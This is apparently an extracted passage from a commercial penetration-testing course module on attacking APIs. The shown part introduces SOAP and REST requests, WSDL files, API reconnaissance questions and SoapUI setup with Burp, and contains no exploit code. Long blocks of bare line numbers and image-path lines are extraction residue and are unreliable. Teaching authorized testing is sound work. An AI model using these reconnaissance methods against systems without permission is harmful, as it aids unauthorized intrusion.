

# Web Application Penetration Testing eXtreme

v2

## Pentesting APIs & Cloud Applications

Section 01 | Module 14

© Caendra Inc. 2020  
All Rights Reserved

# Table of Contents

## MODULE 14 | PENTESTING APIs & CLOUD APPLICATIONS

14.1 Introduction to APIs

14.2 API Testing & Attacking

14.3 API Access Control

14.4 Resource Sharing

14.5 Attacking Cloud Based Applications



# Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Attacking API based applications
- ✓ Common vulnerabilities found in Cloud environments



# APIs

## Introduction to APIs



# 14.1 Introduction to APIs

API stands for Application Programming Interface. It is a non-GUI collection of endpoints in a standardized form so it can be used by human user as well as a machine. It is often accompanied by documentation that can be in both a machine and a human-readable form.

There are lots of APIs, for example Windows API, remote APIs like RPC (Remote Procedure Call), but we will focus on web APIs, mainly:

- Web services (SOAP/XML)
- REST APIs (JSON)

# 14.1 Introduction to APIs

From a technical standpoint, API differs from a website because:

- It has a standardized input/output form so that it can be scripted.
- It is language independent (it should work on each platform in the same way).
- It aims to be secure (e.g., it allows only some predefined methods).



# 14.1 Introduction to APIs

SOAP API utilizes the Simple Object Access Protocol to define communication standard – so how the request and response looks, as well as the parameters can be passed in them.



# 14.1 Introduction to APIs

SOAP Messages (HTTP Requests) are an XML type and must contain some special elements.

- Content type text/xml is also allowed.
- SOAPAction is sometimes used just for the standard and sometimes needs to hold the called method name.

```
</>
POST /Uripath HTTP/1.1
Host: www.example.com
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 299
SOAPAction: "http://www.w3.org/2003/05/soap-envelope"

<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
xmlns:m="http://www.example.com">
  <soap:Header>
</soap:Header>
  <soap:Body>
    <m:MethodName>
      <m:ParamName>PARAMETER VALUE</m:ParamName>
    </m:MethodName>
  </soap:Body>
</soap:Envelope>
```



# 14.1 Introduction to APIs

Here is the sample response which follows the SOAP standard and is in XML format.

```
</>  
  
HTTP/1.1 200 OK  
Content-Type: text/xml; charset=utf-8  
Content-Length: length  
  
<?xml version="1.0" encoding="utf-8"?>  
<soap:Envelope  
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-  
instance"  
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"  
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope  
/">  
  <soap:Body>  
    <MethodResult xmlns="http://tempuri.org/">  
      <ResultValue>TheValue</ResultValue>  
    </MethodResult>  
  </soap:Body>  
</soap:Envelope>
```

# 14.1 Introduction to APIs

As said previously, API contains both human and machine-readable documentation. For SOAP-based APIs, the documentation is stored in WSDL files. Usually, these files are stored under the „?wsdl” path, for example, <https://api.example.com/api/?wsdl>.

You can take a look at an exemplary calculator service online at address:

<http://www.dneonline.com/calculator.asmx>

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```


# 14.1 Introduction to APIs

At the following address,

<http://www.dneonline.com/calculator.asmx?op=Add>, you can see an exemplary SOAP request that was issued in order to speak to the calculator service.

You can also see the full WSDL file at:

<http://www.dneonline.com/calculator.asmx?wsdl>



# 14.1 Introduction to APIs

As you can see, reconstructing each method separately to create a valid request would be a time-consuming task. To Turn the WSDL document into a working request, we can use some automated tools, which will be presented in the next chapter.

```
<wsdl:portType name="CalculatorSoap">
  <wsdl:operation name="Add">
    <wsdl:documentation xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
      Adds two integers. This is a test WebService. @DNE Online
    </wsdl:documentation>
    <wsdl:input message="tns:AddSoapIn"/>
    <wsdl:output message="tns:AddSoapOut"/>
  </wsdl:operation>
```

# 14.1 Introduction to APIs

This kind of interface, equipped with documentation that can be parsed by a machine, allows us to expose a large number of methods where each of them has its own purpose.

Another type of API is REST (Representational State Transfer) APIs. Usually, the method client is about to call is in the resource path:

GET /api/v2/**methodName**

# 14.1 Introduction to APIs

Depending on the request type, the parameters might be passed differently.

In REST APIs, HTTP methods have some special meaning:

- GET – Read resource
- POST – Create resource
- PUT – Update resource
- DELETE – Delete resource
- PATCH – Update resource partially

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



# 14.1 Introduction to APIs

Except for GET requests, API methods parameters are passed in the request body.

Remember, that the meaning of these methods is a common practice and not a requirement, so technically it is possible that a method you encounter does something different (e.g., POST is used for logging in).

# 14.1 Introduction to APIs

An exemplary REST API request can be seen to the right:

- Path often contains the API version
- Content-Type application/json header is required
- Parameters are passed as JSON array

```
</>
POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:application/json
Accept:application/json

{
  "credentials": {
    "name": "administrator",
    "password": "passw0rd",
    "site": {
      "contentUrl": ""
    }
  }
}
```



# 14.1 Introduction to APIs

It is also often possible to pass the REST API parameters as XML, so the equivalent of the request from the previous slide would look like the listing to the right.

```
</>  
  
POST /api/2.2/auth/signin HTTP/1.1  
HOST: my-server  
Content-Type:text/xml  
  
<tsRequest>  
  <credentials name="administrator"  
password="passw0rd">  
    <site contentUrl="" />  
  </credentials>  
</tsRequest>
```



# 14.1 Introduction to APIs

In order to make developer's (and penetration testers') lives easier, some APIs include a more human-friendly API representation. For example, a very popular API engine named Swagger is often found with its demo page, which contains forms with description and possibility to issue a request to each method.

You can see sample Swagger API here: <https://swagger.io/tools/swagger-ui/>. Click on „Live Demo” to try it yourself.

# 14.1 Introduction to APIs

You can find more resources on APIs by clicking on the below links:

- <https://swagger.io/>
- <https://www.w3.org/TR/wsd1.html>
- <https://www.w3.org/Submission/wadl/>
- <https://www.w3.org/TR/soap/>



# API Testing and Attacking



## 14.2 API Testing and Attacking

APIs are built in a way that one request path (one **endpoint**) allows us to call one method (execute one type of action). The path we are requesting is an abstract mapping to some resources; that means, when requesting the endpoint `/api/v3/methodName`, it does not reflect file/directory structure on the server.



## 14.2 API Testing and Attacking

The request is processed by a special component that **maps** the path to certain operation handlers and not to physical file/directory resources.

However, do not be discouraged from using your favorite content discovery tools on the API enabled server. Some server paths can be mapped to the API routines, but still, some requests can be handled by the server in an original way allowing it to expose files and directories to the user.

## 14.2 API Testing and Attacking

It is possible than when you request /api/anything then every character past „anything” is parsed by the API engine, but you can still find interesting files on the server under, for example /version.txt.

Regardless of the fact that APIs make use of predefined methods, you should be aware that there can still be vulnerabilities related to:

- Parameters to these predefined functions
- The API parsing itself
- Access to sensitive methods



# 14.2 API Testing and Attacking

We will cover each of these cases in the following slides. First, as you encounter an API during a penetration test, you should focus on the proper reconnaissance of the API interface, which includes:

- What is the API name and version? Is it a custom implementation or, for example, an open-source product?
- Is there any online documentation available? Are there any interesting methods?

## 14.2 API Testing and Attacking

- Does the documentation exist on the target server (?wsdl, ?wadl, or similar)?
- Does the API require authentication, or is publicly available?
- If there is both local and public documentation for an API, do they match? Maybe some methods were hidden from local users (typically ones that allow insecure operations).

## 14.2 API Testing and Attacking


Your purpose is to gather as many API endpoints as possible and to be able to speak to them. You should also be able to get the WSDL/WADL file for further testing.

Reconstructing API calls from a raw WSDL/WADL file would be time-consuming, so a proper tool might help you to do it faster. For API testing and parsing WSDL/WADL files into a ready-to-use method set, you might want to use **Postman**, the free edition of **SOAPUI**, or the Burp Pro extension called **WSDLer**.

# 14.2 API Testing and Attacking

You can download a standalone installer of SoapUI from its [homepage](#). We will present its usage on Kali Linux.

At the time of the release of the course, the latest version is 5.5.0.



# 14.2 API Testing and Attacking

SoapUI can be launched from its default location  
**`/usr/local/bin/SoapUI-5.5.0`**


Otherwise, use the „locate SoapUI” command to find the software.

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```




# 14.2 API Testing and Attacking

As the software is launched, you can first connect it to the proxy, in this case, the burpsuite instance. This way, you will be able to replay and change requests issued to the API. To set up the proxy, you need to go to File → Preferences → Proxy Settings and point it to the burp instance.



# 14.2 API Testing and Attacking


You can then switch the proxying on and off by clicking the Proxy button on the upper menu.



# 14.2 API Testing and Attacking

Let's now try to parse the sample WSDL/WADL file. There are sample files shipped with the software itself.


In order to load a WSDL (for SOAP) or WADL (for REST), click the respective buttons in the SoapUI on the upper menu.






# 14.2 API Testing and Attacking

By default, you can find example WSDL/WADL files in **/root/SoapUI-Tutorials/WSDL-WADL/**.



# 14.2 API Testing and Attacking

If you now click on a tree node and then double click on „Request”, a request window will appear. In this case, we are viewing the „login” method.

